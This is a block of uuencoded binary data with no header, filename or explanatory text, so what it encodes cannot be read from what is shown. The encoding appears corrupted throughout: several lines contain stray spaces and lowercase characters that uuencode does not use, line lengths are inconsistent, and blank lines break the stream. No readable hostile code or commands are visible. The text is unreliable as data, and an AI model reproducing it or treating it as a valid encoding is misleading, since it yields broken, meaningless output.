M?FQ-/VQ`^_4(Q.F.\N2\$`WPS24XTF\UP^&(D7QTZSU57,\M&F4T=M/&P&D9,
MF[IE5%R1(!<%4(LW@XJF`"^[LV7)\? -UL"+0T6G54(JF&:YP6X!4E?8)792
ME.;'GF)[R-1AW:RQ\$&:2[E3E9XM3:T)3&VVPBW)CLI*6F[0UA+22KF/@W=G@
M]#\^(L7V4RH2.;95U>1:U,TFZMPAVT8]MJM&`J62!@,B9&]69C@SJ11+G/62
M1G%\$5].8ZV85`IK59H44C\$:3Z>5OKETB>6N-YO;\$_6B-"^XMHU8SV`W`@*>
M9.!ZW-[!<&..Z#O&:H5NC;II5+GT@LZ/W9QATZ?;9T`HQY[C>A`5:-V0CI`A
M@5F9V!P1(XKT0^.!@`1<]#ZZSDA(OB3DYKYO\J.[PO:)<@9JK99)`*Y4&E%L
M`_:V,TP]Z\[V3TI1"05>;L@D5D:*A)HN2M.I!`5PF5;875/'?A.,5G9?G1.<
M&BB1K:.LM:Y>"3M&)L?.JZ`4!K%>/S4\$./&!/K%=W,DT.,GB4Y^`\)FN*U(
M=;!9\H,W#`XDX%52,<OU;*+>Y?Z_1?82[722M>F*THV*;D)Q\$35B!</81-[*
M@<6*30%<'Z9`\$BLJ)%^463_TD2@J=24@D&?/- \$W#@., RYY"J5XQ*"ELO:=+-
M`HZD/-96*Y1`X&)W!K=X8UR#2]^QBIO#[#*Z;X;O!"/'=(\$4;CL2;\$&T"9%
MQ4=X42/=D2CW@7IGB^\$#FU=\$;>69506/J\$C?_WLP_T-IMI;6\$IUM4:=A-PJ
M* <UT7:"X48,S3XBR\FQOIJF@IIO'? (VZ\$K[.FB0L0:[ZE`&1K6*1\0ZJJI8
M#7Y(5.H!<#IZWWW/O2,LQL)Q, @.?DH;<ZE"0EB)B<PJ!9%P@*- (G\$YZGKN?N
M@D<\I6M%E3Q(KFT81KW<A!V@PAFI?<1=S9E^=#_80?@FEP5UIO;<KTH>/'[A
M&W9KV07.3.ATI)&:ND%R\$HI=-^NUBF[\SC@OEG2>'1(0(E5<!JC(DE(EV.#,
M-+JN5VD:<+SG;/Y]5')Y!(K`A@NZ2/^;S.`OK=&]O1C@44`:I)WI'?*H*(6O
MBOV534AT#60G1/0G5[%':RUHK3TZ@)0Y&-QWA)MV)!UY&=[Q56+UI.*7(7)#
M6`R9G6)'`242G"OAKK0E"0;2"S5TN'+MYTIN`H&H)&\RD7JI5D.Z;D035\$1J
M+?B\$Y04WC;Q6T\$W;J)`*5D&V4UR['`>YSF=-`3>*I&=\$9DSDXJN3/H?DR^Q.
M=KK.;58%`^/09J.B-WFMJW3U5/'XCM7^9`^7:U)>(!Q_(#S8!B+D//33XHP.
M%1,5XVC3BH#G4VHO=[V?YWN`\F`E^2"H7G#%89S&ZYBL@AQ#(]*DXI16#-J
M=<2/5:H<U'["?7RZQ;M#Q>):L,ZM,\;-QLP:90&ES70%:[X*ST,D3J^A>'T#
M]B9";N&L+2&=/<YRNC)2HU&K5.&(6\$6N;A,AW/O(1[30<HQV/[=(SBORCY!*
MP1I[JA^=S[\$>;&L4R7`"#\$@-Y">HP@=.U_VPZCL70!?0X1#\$57WFL;<Y.,:A
M,%VT,(:8M`B\$D\$5&CSB*\$)UCBC,=;=<7\XFUW3N7#?B[FJ8R\$^.JK=U4M!J
MHH!<I)Y*6. [%"6:0'7(E\$%&\!R418X5MZZ8)[WXDK\<#5-V0I69!C*X8)WNS
M`"U\$S31AVH!#(JHWX-G`OP_7N%`J=4VXKGN]21RCCISO,.BPN^1T39Z=D,Z2
M0%F/-M4R,LI7*TCH1Y,OBX3P8;4? ?_ (Y`"BS!N7P`6]Y&QV<A,%J!:^+340T
M-Y`2(VUPXAZX@.66C,>:^XDT\[(0)7EG<.NP%V^L,(@!B;'*6?'JR.LJJG&*
M3\$`7ZU]YO*?I,`5RN8;*DU6#:O(A<%U'`O4H0`[2@9-^DS#@)1MZJ1`U"M"
M6BI/=?\$4X_`,XL6,Y4H=+V2+"`=Y!`\$RB'6LE?V#<+I0.:#8`S%\$E\O5^HU
M`W;+LJW<M*EDP=KRD4C`P"?S1:SP<?9-#&<SL36`J,D[1/A`\$ (ZO7:=Z>+Y
MPGW.OVC]Y71JC\<`"1'7':Z1\,9FQHA86*B:J!&(I)E-@`<6T\D\IJ;#>7,
M/)M4?>#^J!-8A&5,K*AZK!<FNP2=CVWGWL/%E['/]/A/SV\MCWX[-_07QYWK
MGCW4WEQG9]M1!A_.%ZF#(\M%W:CH=:0\$JE7AE8TU)%U5,`&[^,C+&<I3#O"D
MH\$A13>0'0`+)&EVR>H7C<\$]X:_'C0W9,CJUZN2-P!0%O#9P5.C`B?6"7VV0>
M;:X[K>AK.BTPL0KBU\TF@)8,A:-LIE]0,8!`E>5<IEC%\$E04<Z8H/##.^L
MCW0I.^ORHUGS`6FV]D`^?6?Q?I+`Z=@UD&X=F9-D4/.)Q34`X3`%`&M2RV4.
M%W]X1\$!:&@EA-7B<<GQ!Y+G>_N0L8.[@X=?5Y&)7CU`V]"H(U3:Y#(FIP_(+
MZ8A[LF0TUQ[<A3<C^4PX&VPP8GR&*/=CZ,@:T82=B\X^VFY2Q&2SKY7]\LU
M%;P02+I`^5<_34/&)&D(VG85&%6JE0;7!=Y`C,+)'U`Q%J]Q;+>YF9/>2*
M\VE-;S++1F&JND[_UU!GB?124REQWB(P.8K).C.CCTOFXM(F:E;YU1RU6\$CA
MDR40PX`&#AU`VE-#FV30[%V<,F)\VI4ZW"-0V)@]:.`WL,-I^PEL?9LS*U@9
M;WW0]I#7K0PAD53\>OB0X40=&-:5A<\>><6V32H[T1N92:L-^/K4C>C(OD4[
M[ZC2FRO3?HV,;:4*`E6BJ#,)3U4VE0@WL\$VFNCKHBL)NH,AFI6Y6RBBQ"#E5
M&3/G)*4_IN`UKRBZ6/B&4W8?SE`",MYQBZ)8776W*\8*<.N1!%`U4(!7*-)
MFA/L)N6\$47.]4`0/<P/Y,J?X+;9TNERO[`VZFS;+94`W;R!KC/US*9S<1D1=X
MV.89U_=[6;.`C\$:CCBHQI*`W10QLQ('=\TM.CY\D\$@QW8Q16`A_AO5LSJW#D
MK32XVJ!"B>V&ES14_*YUVKZU)CQW26(B\49)*H;;QBW">OQWA1PC""\$RDR61
MU`D!NT*[B>[`BAG\$?B226`0,P+IKY70Y3T%DA4/5;.:!3>!:J.*QJ9I&YTUQ
MD\$`=D-N4I+9T%=%)@A[="^D*`K:_B12FHI7)!Y1!M9R9W6T`XZ)-Y&01^K:
M3WM_`O;S!_NQ\$%5QOZ1-]MPHZ<+>UQU[QXKEZ5B&75Q84^?.]A:E3Y-QT3%T
MI`VM5?"O04JF^B_22"#P^4]X.JK5ZZ1`U_`DFZ2RE_`DZ9]CPO&?)=083?L3
M:3;\$`-+;K?O^#_KSP[_2@FKP-*?5IMNUI.]SU`D,*:3.+NZ>-;_E4[YOSQ_
MOG?%\^WX6!03.+9F,^8N,`_G29MD;V__(7^3T-.ZSD21VETA=6.-)AY96N-

MTQ#TF' / 'I (!P']GKG\ :8>NP5-. +T]1I9M%'XG]SI+T1"&MF2=<. T&!??K5_
M^#>')N6#!D!X6WV=\$/PO6,, \B"=XX=Q)N+D,-%.\$ '), 'Q7+O<6#W_, ;&=/
M>'55&FJ6CS1^'A:+V??'QX^/CR6+\$2ZY_OCL6CJ'9]W3MJ7O?9S0EIVNIF.
M8:SUX[V9IPM[-US\Q]8C%#Z+I#\AVQ'6J'%.2X/'E;L%*3XVP)'B2]SX=KF (
MT,Q' \$14@E`8NUXW?;_6T3F]??>]'J=7I' '*VTW]U==/7WK:ZW=9EO]/N:5==
M#;GE.TA01W^=: :W+7[37G<O3 (\UV.+>7_6D&T11HHH"\0]<R8/5L.X*"2'Z,
M)-?V\$+H*36U*3 (=NUWNZRD4TD\)T8+@' &%:' I.E_95XTT/'>\^>T-R=RXVFT
M\ : ;>]Y;88#_NR^7P:"\$FEE>2GY=HW6G[?L"]=2P_V^+=DY;L'^&\$%);B4TW^
M\KVXOF\ \>]X9!5^7EO3_PF]4]M?0Y+Y (_ _R8N2W^T@>@D[90_[8D;FTZ8
M]F/!'PWS#WKW0%VZM&_GKD52CK>0P4SN="Q*V(MQA4./ /1U%>V\^MFTMGH,5
MP/O@V)_ .S']S?QZ@SQ!(&H<E&1WQ?"Y3&O=.NNWVY0!IL`%L)[`NMP=UTVMW
M!]??=J]]V=\>&FJ(#/J=D]>['?7WJ\OVX.15Z_)E^W1[B"^NKOJ#DZN+Z_-V
M?Q?PKELGKULO VX/.9:._? .C_?'<#6Z>DN\>NVK\);) [N%>'U9I<'=[;&(8:T
M)MV+=O-IJ]\ :G)RW6]U=O+WIG.Z.C'29G75>WG0YX^KNB'E^==(ZW^4!;/7[
M]>XONP=X?O5V=\`N7K=^V1X:<F[36EQ?O27^2NMSV3[9R6Z,P#WM]'8/NO?J
MIG]Z]78'=\MI^PU)AH->ZJ+>[2358K!O-K!31,#>7:S"UX>'WI)5\]N`%V
MWPY(G'UYU;E\ .3C9R;W3;>-JW, &<KTY>#]IO? \$FB*##2\$'Q(!'+ IM4=7R=
MMC?!3`7V<Z>_,UB,V&F[]WIGF*T"*PH1Y?66,W\QNC<;'=TH\$+[GM@?3N>QL
MMA">O*4E:V3-8`CT1=]^J[_5E90.^:1UR>OP6:'SJWZ#^V4+P20']#,B>>_5
MCL&S(, "9YG=#&UFX44(_N[JYW"E`HD;K^GIC02T-[,EYJ]?['`1HG9QO)R)D
M`0YE!) (W_ .&Y.+/.<9N87^N'??BZO)TL\$-.DH#U6:MSOENPUZT.\$07ZJ_@Y
M0!, /&F?;\2P'ZSY"&:[T*[P8KL]G01PVWV6!).WP493GMX-'P9Y?G(]..]<
MOMY^5RE0^]W694]*Y: ?M?CCMHL: MJ\$'L6C%(RNIF*#7&)K6AZ\%78FH_;6)\$
M6V,Z'Z';V+>QJFH6%4-;4TX_Y'F; ,&?3@G\$/Z9!@8\$6&(B#&L/C'S[5/K9RY
M)DJ_<'C+^*,]X<@5[0SY\$SY9J!4G2_DZ(N*(LZ&&H!(Q\$N[-G/W(E>#`3QH7
M)M#Y'9'9\$DW3L*P02-V`RIYK<]TNS%L!02*!SL.:.2LAOBS4C5[_5)2KEL_[(?
M)B'.MW'4>MLNC+G42,D[>X`Y/E6NRF^;PF=9;"1WSNZFC*JR(I6Q\$)*WOC\Z\$>^
M=M*E7AN<^J*WBG78Z'70W)!D\EQ2XW/[(X@W@J,K=?-RD1>4Q51[DX3VJ71E
MDOK=<A+4F3H+!R\$<EK+U@A-P[^*E018]">+<C-CHB4.RY.\$5<T?/.&H8/%_RQ
M[PS'1?@SY!"&\'[@33_:<!&AI0ZN7R'#_->[C]@U5RXMNI!AQZ*L.9LM2Q]S
M(GZ0([L@2]Z*'00FEW*R?8S";<+I:Q^L\9W_D,@[RY5[CI\F@VF(+46<TG8^
MBL=!ZA""0D]BW7W)K6=S9V+-'780(:5R)!\$FIG!\\$3'8\70(YS)+04H,(?U+
M49T'O]*4J-\ .6/%N]=KO6PG*8L1AQD5]^\$#P>=<W(-NC"=!2\"K3Z[RD6N
M)\$X1,'3G(V4=YT%!3EG^2@0N88DF&Y[_;ONDW7G3WI:/I]-[!\=?[L8-&+G2
M<]-5N?@]5^7BZU^5BXU7Y2+_JH'_(\$)DZ;9;6XLLGYFHUB8"B]\M)SGAT&'O
M@IYONYW^U\T[>*H;4#3HMRG?>-NZUF9+[V' [+2M8`<\$;7-_T7GVUE):G^JTU
MNZ9I;\@3_-Z;:-);RW*\$C.?'`]69WKG:@0S(9L@\-"-XDWUCSP^T<6'8I!*=
M?71&MA^*C&3F4K9[QI+91ZD"*I0E&'IAOG'YG2C^1/3:-VG^,!^/K&<<5PY
MEB+?=#A>CE39\A8ER4+Q;>0[BPE1\$VY@B.HXX`KRFD<*T7BDW=M3>[\%3V\5
MT5*Z=2'K-\$WFD;.2\$J2A&GGM'>Y`-KQN=WM7EZWS0>?R[*J8@.COD`YMD(V\$
MQ`B` (I>?LK3!0@1IM[D(3ZXN^ZV3_E; ,>PTQ=W0EGL@I;W(O!GT+78X'MZ2Z
MB^+/UNA0(7^X87>Q#N(" _6,L!!--FTY6(=MYTY_N\ :NN=WSIO7YZVNE\WP7GW
MRBEOM//)OCO?^3M8![GS_Q'+(3;OABL1[;S)SJ>;D/&WYD\E<0^+BU0UIO!U
MRDZWG,9=\>V>:IV+]A\$[=2N`-'O\$ \NK8^:#<P9QLW5XL^-\$!SA#A5_&JE\ D
M/(E: =*WKCH8,\$T.'DTW-\$<FVQ7ED3]?3#C^GM+I)1L2O:#=@;4X#0FYR,)7>
MA8ZF(N*I>^+S+Y(XK+_C*HF\9L4.[.9K%.]>Y-`&[.!) /+/VSGUQP+14:8S
M^,1R\ZWK?IA8\P^Y]\$32%(+0`H9FSU?.U*L.'-Q^&;RXNGI]T>J^_IS21<9)
M>27F^,*?WB;G93V,C&.]X\OOLR^>.&M?P>HQ1;9=OIQ`ME_\]>U>Z["+FW@2
M\$=79N;RU?%F+V<46S(&%7T'[0]:YZWNQ9=? (IH=%^XN_L"9UB^- \VYDD,EK
M>![<AW9\+*)@647SVE)9A09'1WN&_5'=@AX+F'J[28"<)'8"/S0]'YYZ&2
M+ES4][<+MV7CK27L[W#<,\$VDB9:)]R?M7@_ND'\`3R-"_K.3'6-[:4^0X(PH
M<%Z<\DST!'C%R#]TK;D7+,")/1X_[YP>:6^=,V='2W%RU>KV_C"><<+TV&XY
M8C!R+HC([JE-W.&'D/#2#CN7'ENVQ_;/;9;C`L[Z?Y#%N"! : ;<4\$0C%3H;]
M:3&W5E<"8=830L'; :A5\X@W:/_>[+40G7K0N3[<2Q`JL1T&-1Q#\$)V,;=#F1
M1-AL59)!Y?: (\A;P@4I:&V<JKUA_!.W"FEJT]S9;+!GA&:[6=??J3>>TG612
MBM/8<^ZG%G*T7LU[2DQU#G++"?I3N):3*TKJ-#"?5=J:VHM' EZ3P+R]HK;Y8
M25R`EDQQ[0%;DR*C3Y` (0=D1?O%F=EZ:0KQG:\$>HU!VXD5ICCYC\$-(3"]H_9
MG-WTA)06)0JG_ATY=T_B'>O)QRQ(1<<+%,*C]BYG(YC;8PLI#OSV0:' ,9%VP
MF(AXV>Z_O>J^+B8A2DPV\$A#]OLGG/%*RU,54I\&\ />+B]F+35^X.8K=HMMLP
MUU1B%;GKUO@3\OU_* : ;<\$S/. [\68U#D7H>5Y@7:\$?&5,4<Z<MWJ4-[CG)-VD
MM_T768"TRRW/Q>03D#-*\$%;L>(UVWH_Q;Y_F9LQOZO^V<=?XHQ'_KW#F;4#[L
MEXOLLOPI?IU9XB7#X_11'C,AB1<_7[3[E]=];=RH_D"C":8;FXZASUR43B(
MAL`5OIQRF\$->7&TR[.3S6A+";]RJD[OAKGIB;8YI5TD>^IUKH,B+1M1[X;T
M;P+RE5.0ICKPG%EN*OKM\YUZJ`RL'K1\$^OK6\$G7B%VB#*JO:U70L0HQBB87N
M;2GY*?3<F"4C1?Z`-+W6RT0=(O=J2%!YG.T"/60#I@PZ206J)_9?\$=:<T/MS
M14K(T3Y' I\$1\4!EN%K7H!N-/>+[*Z[D(<O`WG: ^.[D!\3]\`6?* [C^A& `GS0
M.?G\$12B"8F?PTPLH(^N6M/R_>]LPM)=X%DD_`Y_C'&TFV1#W:*62/.7HJ'UR
MFZP6&\RD+Y*X&_9MN".55=C*.-*ZZ;]J7_8()]PA_<*+L8%!,22(G;XB:SAB
M\$HS<[_>BT@]@+-P/-KC)W)WL;#5PQ9]TVZ=8D=;YU[L.=&F?A`6)-A`1U-YY
M_>>9L`G8TE9+(. [UK_`H"')L>@ABO3_7C>Z'['_1V\$??AIAXQP<8J:8Z?"%S

M*L3<V.FDCQSW2\$;63NRY=:1]=&[G8,B["@I_U>J>OFUUA9-O]RKIV&<) ` _Z,
M3D0QQ<V\$@A4@N8-:8!'5[L?N+8I*EAPJ!#N@9N=OZO3SMDO@];-:=JT&OW
M^YW+EUN=PADW<5Q9\$*T0`#?;/+PF4P'D?M>0L2AI/^F0417W5-!]J^?VF*^
M3*H-PHB"KE'J=GV?6/@*H?+(V%8,?"\$'\%E%R#]^F/W\$7./1P8O6<N'"#\$AD
MAUL;=L&AN+9^L,(N#W/[L?_]JWD3OLNN[BM_LEL:SCA3MSAMZQGSKXF&Y*
M[_F=S9K?<WLL\F(\+";C_9^Z]^&[DAY!/F?X\?7?U.;_W[QM]]^.+9^TH)\$
MQ!(`<\T?[,E/A.`/Q_2O/R_9TU-FUKGC#!HC5[J\,87@#A/O@^<.*-IX0['G
M\#3F5PY;<^Z0HYH;AV")5H!G?;<2,>C,#'8J\F,O.8<)LQ6NG1B@;WF1-QJZ
M\VDA.0&"`E@^*]*6]ZV`?>.,W.FSA>8M9S-WODC"O_3#\>RG31,D7+2[K:___
MT(@9%W[0\$+UR*(O^O;@9%=)T7G2W-'!O0L:"C^ABCH6M,'ZW'%2\&UO>PYBS
MTV)\$Q[/S5N_5>>?EJZU>RXX`*<.)%J6FTK.8,P@*J\$BV\$+(,X1&_S?,,@?W2
MM- [<+T&0XL:[W>QY!QW7(.)`Q*:NSNP!@9QXLN_X^3\X!@5W4-!P*X^H@'Q]
MY%7[O=8A-_W]20\pz:.)K\$.V<0ATNOIF>9X[=-A=052?()D!&8N>1(F=C4.;
MM_.^A<@10TRQ&G-J,7;,N%=UNBCFWX>I;-B98[D069=\$#C`_/CGLKD#EW\$Q^
MSC!1:4C3+EU\$VQ!V81=D6>(@\3"YF"_HL'V"?N>=-J01WD/16[B11%W.N>Z=
M,X&D@DK-^POK@S-]IJ'B*:=0(ZU';-@=#J_XAS]K?.B2B?/\013W\$C=5+H7
MRYP)!=%1*O=0ICSES(D()-^P^>=Z^X5_1(DN;M0BNR:+P#L4ZFE+F29"bz
M*&()DF`DK@R3WU\7F2QJA4EH,_<1^:.FM%P31]A)PN4Y=6W_5+"1)3@XVZR;
M-!L(8F_M*E%LS3:_C,5FYQC*3X3>4P&2O_\$->.H,[YUPTLZPLTV#\O\7>B]
M64#FYE2.]=ZML514_A.WD\@<^AF,I4Q_-'?>N]5W4*1MX9?V\$QME!S>,3*%?
M[':110XWNEK\OD7#9FV_N*!>87&+,-CVS_!5;)T/4F?>_V@4(2#3CO?36RYO
M77"?9W;-7]70"i<<S1HR9Z/,9COR;'%(?D\QT7BU;KN0,.YL*9*?EMQ.:(8
M&_7!=1<%)H.TV61XBP)P,\XPS-Y"*I&K'DZ4O+R0"#EW#PJF(1T.1KB)T6*
MG" `R+UR[\$]XD+!L=GJ1]#%XR(\>C,_B\$=*'B*63(P9&>>Z0]T*W^T2893";Z
M#8%AM0BIH3T>6U.;]D1H%\Q(1"0=H>'9S71,R\$+DYPKBI+_BD4'2W']EV`6/
M^J77;U\,^E>%WUX\$+GUWTV<7M7^1\$'(BMV1<H9M3)D'R<JY=+/ADDW-G&=LV
M?&6)=MZ<Z/:0MO>.:7]RTV<U@<MT)GI(*F,.6A(R`*/9J"#J^=-W[L1TX1DZL
M9+4V+PU?]MI=E.[Y`M1[Z8>C;\$2XL'=.FM\$%2L`SRPN<=F9)_<AB:3\$;F^M
M7%'J"71K_WS=DO44;GJ#%]LEVBEX]'M:C'4)>CSC%\73[,2[YR0\+L55[WY^
M#O2+7RN7_IS3G-%[/ERRB5\$%Y;WP?M>LZC/<G([1>J\N8U,=M0LJD>CH7()
M/K+\$003[2]<@?!\$@?>B@SE1S%ND>"/F<[_JMWG9I(SX[JR?B]T&5#3SV1+^
M8;L/0(U7X>_/Q; ,B%4@-M6.K[JG[>X?@,1SF^>[\$9DC?8LS?WF`HA%T(A.X
M(OAZ'"(ZWM1.(:IY#")5%K_J!1%[\42E2>%`VP00T>7YMQ%8T)'5&=2__J]_
M&S03#SYX+G/6\$ISG2;K3?4<<:V'-%]>B'O%O'4I((L5V;EHGS-5_9M^XXH`L
M_SF0M3N_Y/\$I>"-)](.WM!=#\$8TU'U`**6EPB2`.3EWF1)1]R+&3*+>]MN%RO
M.^?G)#B<O'[912VP@32A?UNW7:;\>Q+U%N[,/X*A47V+1^RSJZXH=7G]>QRX
MX@^H<2H47K55`+FUO()\$,MGCM%R,HM(ANP*+C1"Q9(1!*UOM#JG-Q=;17P5
M3: .WN5 (<A1='NZ3D_H<2_[H3\$?X>NGY5J`%TTQY.XV=HH^._5AZRWW\F)US
MZXGD]VMK;DV\`N_J7-/6%SNV==[N]G]3;5`/[N.4RS2X;'QDOS*.Z%?#TDJ:
M]L:>/VEW]F/D\p@<&.F6K+%0M#^)BV\$ _JP@X*ME4A08O!;2&JJ:0<4KO;0F
M;EJF22' `X&WG\O3J[5<M(`EBM,;V?'`6MK"A>P5`='>A"*J[]D\=>0A]XAK
M8^_ =T0*X&U,<D4^7G0N1CZ2'`'+=?-\7M1<NG0`^R>&&*KP#(\$D?ID-PMIR*Y
MYI@NP,!* /K<G+HH.R7B/NR4XU=^TV=BVZ!B-%\$=0&-SI2)3VPH]:*361N%:=
M@RS^H:I-B'N.QU5P-_OC(+[;H56Y1(A;O_.FT)\J&^IG7^PPK[44=B'8!5"
M3LY^Y`P)8TJW@P5SKB.(.<F?M)FXIK>PLXAY9I!K_/W+WG."@JE][:06_6<
M?Q8^8; '>Z<?K,M#3B,AWRS'IVW;Z#8H4]C@%LTE)@O>E46LTDI_TW>NY?6>3
M+C`M4(19FLO+&=CGPYPR>MN^ZS=[;9/!ZWKZ_.R.#T=0NHQ.L">K04B6`#
MGID,]W]0" `JF1)W+4I97I\$/]3I8K14%Y9#. [/F_WVZ>_ ^9YJ(10EE>K=PIZK
MSU!TF!WO`77B7!>/'B4EB&#Z3'&7\,I8S+1\$;=EAB)"#H))J*,J<!BYA3,1
ML5LHH:@]N..1D`\CH'D#Z7GT8!'(R&LMO^?@JG\$F(:6/Z%K@]T_17IO:)]_3%
M1_ ;.0["N&_/<XQ==0.22F@'\OUM4O4-2GT!:M28<0`[; (F\$,\'NZ?;PH&\$E)
MO"#X,)/OYR!E-T=8RD1,\$O/L\4?5K]FW%"MU5@6"HH"?):+@[F01,JWE
ML=WM*`C""""1C&A(!S;MD3T<HQ]'9D"B]8NXD#CD\%4=%G^E9?GH>,[M6\$T?
M[VXKK/K5CJ)] .OEZG(#OZ#3<.*BDBWQX`UBEE9A%,YZ["V<X0=9AW\$ADZ@)
M]X2\$@^UICP^N)ZH#P;KW8()6H_`_A1'7^PF>>I5AP5V+4!EX+&#\?@<_>>2
M4,#3B*])B^`<C.%04]K/\$6=.^A8SB*H>3JU/RU"-#?<1"^Z5ZW3DU:O/^CU
M.R>OOZ1H5G#[!#M/>H5W3GQ[HF;1BC3U_#9]\$.GW](1/G>'`YC%?+MF5^Y
M\$'D(V,PQI@=\D1:/\$+!MQ;6\$&XR<R61CG_ZWK=><:S8I4\W7(S,_2B(5?@#V
M^^7*>>/9@G<_TA4PLV:;QK5#F'K; .C^_ ;EUOE[7F\^YWFNU;?Z(" \$QAWPUI
M^^!\$M!L3.`!J\Z6V0.^')U?.1MD\$%@4(CBOHP#*6AC:O<[TGZW.YLFH1M
MGS#<@#;<;6.*_!/.V5N19?#W+0MV?PF;\$HCT]PV*=JM=4Z(42,KV@X.6T^#/
M.V?L\$UJXF+)!B2.]I=OOQN?R`EV<RG^/>N<MP7]ONZG?Z;+0-)G`.)(VA2/
M0T@E+@XLGD2ZS(V57WHO5'6Q! !GNW7(P`.FM#-5J])0@KR]#E!6<R70U9V
MN4@40G-"4\`-VX8-\$MC#3D[=%MQK\$VP]Z+1PJW1-I#@G^G6\$YQ?3_*,[
M7DY6HY*WH/!)M[UE4,Z7H;#(>;P1A6771`H`&_BS\$OFTW>MWK[ZD^K@AE9D<
M;F'U,(W_.;5COU+)]C/2.G+%?OT4CUR)&]\$]"B\$EL@T^XQ\$[[806XDR]E=&
M;4&(C<@LN^; ,B>R)M\$`DKW^PG^Z7B)7;S*^CTVN].&\7K=>7G3ZGY)`^;&
MJ7WE[_+B>?W#(GURT7JH+ZI]S0;IE3C\$-5>[]<GOP>\2V;I1S%]'LT_3H
MC(Q0UTC'7-16HXFV)K<,9_F=Z+WQ]A8!+900?+7G)EM\86UJ>5+V=[_U55B=
M<FYN3+GXSN9>! ;>U-9ON9%>WKB\3-O6NZ;W)M]@L[=FT]6]7F3/JP#RIF**

ME%+\$YE_>'M%;N+S9]DB17D[\$X[1?\VA3+X*;%[V3;N=%^W1PUFZ?]@8X+9_O
MB*19NX)9GF&27=K+A:U>>4!D5>?<GG1\!GYOVFT6VYX+1N\$BL_'Z!"*,2*D,
MA2(E['P53Z!49!UD",O.RO!\J1M5D&.C<CP)78NL@"B^LV/Z[Z8,SY<E?O%R
M//%^N<ANPR594OUB.4;V4Y'&<P<40[@Y1WYZ?JS_P]\$(, :FBQ`#D%=-'7*E
M' CQ_H#S2SHLC#5JG%YVO)(QNC0>\$/_/6:.(D!-*E^5U\$N^6-Z!G;UERF"A["
M"4Z&#<BTM&K*C,B:"4>R,'?Y9F?FO-WJPDUR<- (Z)?65G).T_0U"M6:S\$Y"I
M\.F*="Z2PH&+!\2SRHQ=\0REYCT^I\^(I\WA"P[']?A)6M+K7!;^GLV=CR(/
M<1'!%(G==H8/<)QZ?'A:\4.DOYX%-NV3?ZM\ZOM=.NBX4&;I=XB:FX06BS[
M;9A=:\$W6K9D]=*PQ3IP]=F><'FB!-"P;YA7:95(A%:<@/;7TUE/X1V)6(8(F
MPXUH^X,7T9X5&D"\$X7#<D>+)*M>9\$QF%.#F1C*TB*_K2S]*I8*G`6<YGKI<2
M[%8L*]<I^TW[_.KZ`A\$4&V3F4=#;/#W/"I#HBOKQU7:<W0CZW"[O[]D!>F-'
MCM/VBYN7X.C;/'/\$<A-R--<<I9DQL>0-OCJ!K3F;N^Q,K\$_.9#G1ILO)K4C9
M<('S,245SQX)=EZVOB.CGYPH*W/TVR*NQ5:2"R!QZWKGH;/4^)<463`8LGL3
MI_`+5;Q[7@%]U!>A6]\$6D931["8.\<T1LORJ.55\WV)THN5;+OSPK]L@]'J;
M,+SSMZU?>H.SSF6GMU7-SR^V;*WQH_7DG3%5-EBV2/>\$94N4G?Q0#P,&K_1
M<3R>)^Y-EG%G0?R7<L0V6Y;.2X@D2@C=3E(*?*%8N)<!\38.+E`.J#B\$E%,
M&)*2ZT'PV/H<-QA1)8H+`?E\$(%2U-7N6Z&T6O=3%T\$*M-\)=SG?(FB^TWIY
M>077_J_CY7K=LZH_\0(OJD&7`M'S1Z2?DG3&N;/5E^PPAYAR8TY'`!/K#-/J
MU.<XQQDYQ=).SZ;)O3(ZYO`'SAM+LYIS33OQDX`)T9A%Y=LG30"^Z92LV0>&
MOS\$6&CI".`YG>KC@]4RN_YB1K:O^,<Y`W_)<+)%D:4LCX.4%=3KR`!&C(.`J%
M.1(AAXP,4G1XVG!SBK0G&#,W,1E1Y'LI2L6,CMN3CW05SD;"MB/>FPX8`QW:
M2W<1S2*!@#V.X7+FL`O.%T\MNGQOKD^1=%0NE8[]^VTE^<T\YJU6-CSEY0'
MX#460<R^NSOMD80C@5(,W4[2\$114GBME%CI5>)02\[4<6<-9<4(M?..%J%S
MZ:>:%K=56OJ.E'5@!\$G,\$)39+)M&/AC;;W19`/1`N'T>:=(O43&ZR=1]A[&>
M7*5Z@QB/26L>5#N16/&K>@<ZD+Y:[JI][JL*'I]3;+\$ZW92]'J:.[BHTCF;
M]7D.A;W1UW7?>DV<Z3]<-Q*!SQ\YSO/@@_WD'=&7'\$V\F!;/NR7]0-'&N8`[
MR,H]B&71@DY8XAC98^>CB'?G^.?6Y2]RQ6BEW@:!S&HH>DAH\$;H,?9XO81^6
M1`O>(/(L.U,1OXST/E)544R_B=E\?*L:+`O,=%>3^6Q\@/^]?=(?D&Z2MPRX
M.+>@>YNG50R\907=?D\`@LD[Z;E]+7]!_;X4#7]D-P<XDY\$%8EVQD_`0?6/
MG';EEXL2I7("NUH(XF#I+;DKFX3<*6U`#?H'H7"XC65`YFT9O&WU3UXE!4VF
MF;R7\ (KQLZ`\!3F*!S/F!++)<B&T0[A(^2_EDCG2GE\NZ,!,#PYA&%:E+["
M<#E=YY[0BKZGP+!CBT-N!3#S\ [MRS+:1AU_=].F22WA^3).")1*I=_4?MN3
M?6&GD9V_1/DG:^ZH=Y+`4J"\Q7MTL"N(V=)R<#25LPCH+A\X^`D^5J=J+EEB
MA,%QT+9B?Y/09:J()QGU[4Z4HSM\$<G[:/MI-)TC8SYN"6LF@!\TM.) (3XO[L
MO>W@*!9P'2*:T078DY0JKOZLZ;[]/E!2(80)<86O"@F4N\$LQF+(+) "XQT25%
M8MG\9;%S>7V3ZG&1\=;7F=)FW+C,3E;OW+2^0`E9SA8F"_IR(JEXZAL'0TUL
MDBE&,D=CB4>_X(^DOJOF`V0W%P_//:P,B\$>Q4.#GAP1DLH)8M'`B"A+?)>DO
MVOU75PF.BFD:%0VMX%]8J5K7?3OJQXGO4SP(O"\%P>2_)^4S\$B1DD'WCA`5K
M.A=699- (+^T"%MQ8`\$)`!,Z9469^E\$9;A>&\$1/833XJLD]N16IH-4OR(,JA)
MRA-*>993^_, [D79>>A+\$L;02B]S4>\$&B:!DDO#(AR+J2%I:33[C"P'8A+
M<\58D/"\$OX5@>]7MD+*1D@@]_=WI*IS,!L].F;UWH8B*PM\R6>#FYA2Z\<[/
M,S(AIRID//ZF.8G7=M^=64OXJ+`&SHF7MO0UN^FUNX/35C^A`/H:WZ\;0N&4
M,-C4_2N]___;;:60CR9;PXI/.81L^1;61GTQXY(DT!/D?>1@'=G([`P:%WY76
M]M_II+TVO+T26(5/GQB)\$W/WKK>NZ,2DM=R,0OQP`\$7^H4&24YWHB]=7+T)
